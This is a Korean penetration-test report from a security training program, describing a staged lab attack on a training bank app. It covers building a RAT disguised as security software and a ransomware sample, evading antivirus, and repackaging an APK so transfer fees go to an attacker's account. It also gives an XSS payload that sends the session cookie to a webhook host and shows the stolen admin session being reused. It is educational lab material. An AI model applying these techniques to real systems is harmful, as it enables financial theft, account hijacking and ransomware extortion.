|  |
| --- |
| **SK쉴더스 루키즈** |
| **시나리오1 모의해킹결과보고서** |
| **한끗차이** |

**2024.07.31**

**목 차**

[1. 개요 3](#_Toc173231347)

[1.1. 선정 배경 3](#_Toc173231348)

[1.2. 주제 및 목표 3](#_Toc173231349)

[1.3. 취약점 4](#_Toc173231350)

[1.4. 모의해킹 도구 4](#_Toc173231351)

[1.5. 구성도 5](#_Toc173231352)

[2. 모의해킹 결과 6](#_Toc173231353)

[2.1. 모의해킹 절차 6](#_Toc173231354)

[3. 대응방안 20](#_Toc173231355)

[3.1. XSS 20](#_Toc173231356)

[3.2. 세션 정보 재사용 20](#_Toc173231357)

[3.3. APP 위 · 변조 20](#_Toc173231358)

[4. 총평 21](#_Toc173231359)

[5. 참고자료 21](#_Toc173231360)

1. 개요
   1. 선정 배경

최근 증가하고 있는 큐싱(QR code + phishing) 사기와 보안 패치로 위장한 악성코드 설치 업데이트 사건에서 아이디어를 얻어 해당 기능을 재현한 시나리오를 구상하였다.

* 1. 주제 및 목표

악성프로그램 및 변조 앱 배포를 이용한 금전 탈취

1. **수수료 송금 로직이 변조된 앱 배포**

* QR 송금 기능의 수수료 송금 계좌번호가 하드코딩 되어 있어 공격자가 이를 자신의 계좌번호로 변경한 앱을 배포.
* 사용자들의 입장에서 정상적인 거래가 이루어져 현재 공격 당하고 있다는 인식을 하지 못함.

은행 관리자가 이를 인식하기 전까지 지속적인 수수료 탈취가 가능.

1. **키보드 보안 프로그램으로 위장한 RAT 파일**

* 사용자들은 보안 프로그램으로 위장한 RAT파일을 설치하게 되고 공격자가 사용자들의 PC로 원격 접속해 키로깅, 웹캠 도청, 민감 정보 접근 가능, 랜섬웨어 바이러스 감염 등 다양한 공격을 통해 금전 탈취.

* 1. 취약점

|  |  |
| --- | --- |
| **취약점** | **내용** |
| **XSS**  **(크로스 사이트 스크립팅)** | 공격자는 사용자 입력 값을 받는 게시판, URL 등에 악의적인 스크립트를 삽입하여 게시글에 접근하는 이용자의 쿠키(세션)를 탈취하여 도용하거나 악성코드 유포 사이트로 리다이렉트 할 수 있음. |
| **세션 정보 재사용** | 이용자 로그인 시 세션 정보를 도용한 비인가자의 접근 및 권한 우회 가능.  공격자는 관리자를 사칭하여 중요한 데이터에 접근하고 승인되지 않은 작업을 수행할 수 있음. |
| **앱 위 · 변조** | 개발자가 서명하고 게시한 애플리케이션 이외의 임의로 변조된 애플리케이션을 다른 사용자가 실행할 경우 공격자가 의도한 공격에 노출. |


[표 1] 취약점과 간단한 설명

* 1. 모의해킹 도구

|  |  |
| --- | --- |
| **점검 도구** | **내용** |
| **Xeno RAT** | RAT 악성 프로그램 제작 및 제어 |
| **Chaos Ransomware Builder** | 랜섬웨어 제작 도구 |
| **HxD** | 16진수 편집기 |
| **Winlicense** | 리버스 엔지니어링 및 소프트웨어 크래킹 방지 도구 |
| **apktool** | APK 파일 디컴파일, 리패키징 도구 |
| **keytool, jarsigner** | 키 생성 및 APK 파일 서명 |
| **webhook.site** | 웹페이지에서 발생하는 특정 행동들을  커스텀 Callback으로 변환 |

[표 2] 모의해킹 도구

* 1. 구성도



1. XSS를 사용해 admin 세션 탈취

2. 1에서 탈취한 세션으로 악성 프로그램 및 변조 apk 파일을 첨부한 공지사항 작성

3. 보안 업데이트를 가장한 공지사항을 통해 사용자들의 다운로드 유도

4-1. 수수료 받는 계좌 정보를 변조한 apk 설치 및 실행

4-2. QR 송금 시 수수료를 공격자 계좌로 입금

5. 웹(PC) 사용자가 RAT 악성 프로그램(.exe) 실행


6. 공격자가 RAT의 기능 중 키로깅 및 화면 캡처를 이용해서 민감 정보 획득

7-1. 공격자가 사용자 컴퓨터에 랜섬웨어 업로드 및 실

7-2. PC 복구 협상을 통한 금전 탈취

1. 모의해킹 결과
   1. 모의해킹 절차
      1. 보안 프로그램으로 위장한 RAT 악성 프로그램 파일 및 랜섬웨어 생성

- Xeno RAT을 이용해 악성 프로그램 파일 생성



[그림 1] Xeno RAT Builder

Xeno RAT Builder 를 사용해 키보드 보안 프로그램으로 위장한 RAT 악성 프로그램 파일 생성.




[그림 2] RAT 악성 프로그램 파일 생성

- 백신 프로그램 우회

이 파일을 그대로 사용하면 백신 프로그램에서 감지하기 때문에 우회 과정이 필요.


HxD를 이용해 파일의 PE 섹션 헤더를 변조한다.




[그림 3] HxD 이용한 헤더 변조

이후에도 ‘Winlicense’를 이용해 백신이 바이러스로 판단하는 부분을 다단계 암호화를 통해 검출하기

어렵도록 만든다.



[그림 4] Winlicense 이용한 암호화 – 1



[그림 5] Winlicense 이용한 암호화 – 2

- 랜섬웨어 생성



[그림 6] Chaos Ransomware Builder


Chaos Ransomware Builder를 통해 랜섬웨어 생성.



[그림 7] 랜섬노트 수정

랜섬 노트를 수정하고 FileExtensions 메뉴에서 암호화할 파일 확장자를 선택할 수 있음.

Advanced Options랜섬웨어 감염 시 변경 될 바탕화면 이미지 변경, 복호화 키 생성 가능.




[그림 8] 생성된 랜섬웨어 파일

생성된 랜섬웨어 또한 RAT 악성 프로그램 파일과 같이 HxD, Winlicense를 통해 백신 우회가

가능하도록 암호화

* + 1. 변조 APK 파일 생성


- 정상 APK 디컴파일 후 코드 확인



[그림 9] apktool 디컴파일 - 1


apktool을 이용해 공식 페이지에서 받은 정상 apk 파일을 디컴파일.

> ‘apktool d [apk 파일]’



[그림 10] apktool 디컴파일 - 2

디컴파일 되어 폴더로 나타난 모습




[그림 11] QR\_sendmoney.smali 코드 변조

코드 분석 중 **‘TURTLEBANK > smali\_classes3 > com > app > shieldbank > QR\_sendmoney.smail’**


파일에 수수료 수취 계좌가 ‘999999(0xf423f)’ 계좌로 하드 코딩 되어 있는 것을 확인해 이를

공격자의 계좌 **‘746164(0xb62b4)’**로 변조함

- 변조한 코드 컴파일



[그림 12] apktool 컴파일 – 1



[그림 13] apktool 컴파일 - 2


> apktool b [컴파일할 경로] –o [컴파일된 파일명]

위의 명령어를 통해 다시 컴파일 진행.

- 컴파일한 파일 서명하기

안드로이드에서는 모든 apk가 기기에 설치되거나 업데이트되기 전에 인증서로 디지털 서명이


되어야 함.



[그림 14] 서명키 생성

> keytool -genkey -v -keystore [서명키 명] -alias [별칭] -keyalg RSA -keysize 2048

위 명령어를 통해 서명 키파일 생성.




[그림 15] apk 파일 서명하기

> jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore [서명키 명] [서명할 apk] [alias]

위 명령어를 통해 apk파일에 서명 추가.

* + 1. 크로스 사이트 스크립팅(XSS) 취약점을 이용해 관리자 세션 탈취

- webhook(이하 웹훅)을 이용해 관리자 세션 탈취



[그림 16] webhook.site 사이트 접속


웹훅에서 공격 페이로드 URL 확인.




[그림 17] QNA에 XSS 삽입

사전 취약점 진단을 통해 <script>태그가 필터링 되지 않음을 확인한 QNA 게시판에 ‘**<script>fetch('[공격 페이로드 URL]?'+document.cookie)</script>**’를 삽입.

이후 로그인한 세션을 가진 사용자가 해당 QNA 게시글에 접근할 시 쿠키 값이 탈취 됨.




[그림 18] 관리자가 해당 QNA 접근



[그림 19] 관리자의 쿠키 값

웹훅에 관리자의 세션 쿠키가 기록되는 것을 볼 수 있다.

- 탈취한 세션 쿠키를 이용해 관리자로 권한을 얻을 수 있는 지 확인




[그림 20] 관리자의 쿠키 값 적용

탈취한 세션 쿠키를 브라우저의 개발도구를 통해 탈취한 세션 쿠키로 교체하고 새로고침하면

admin으로 로그인 된 모습을 확인할 수 있다.

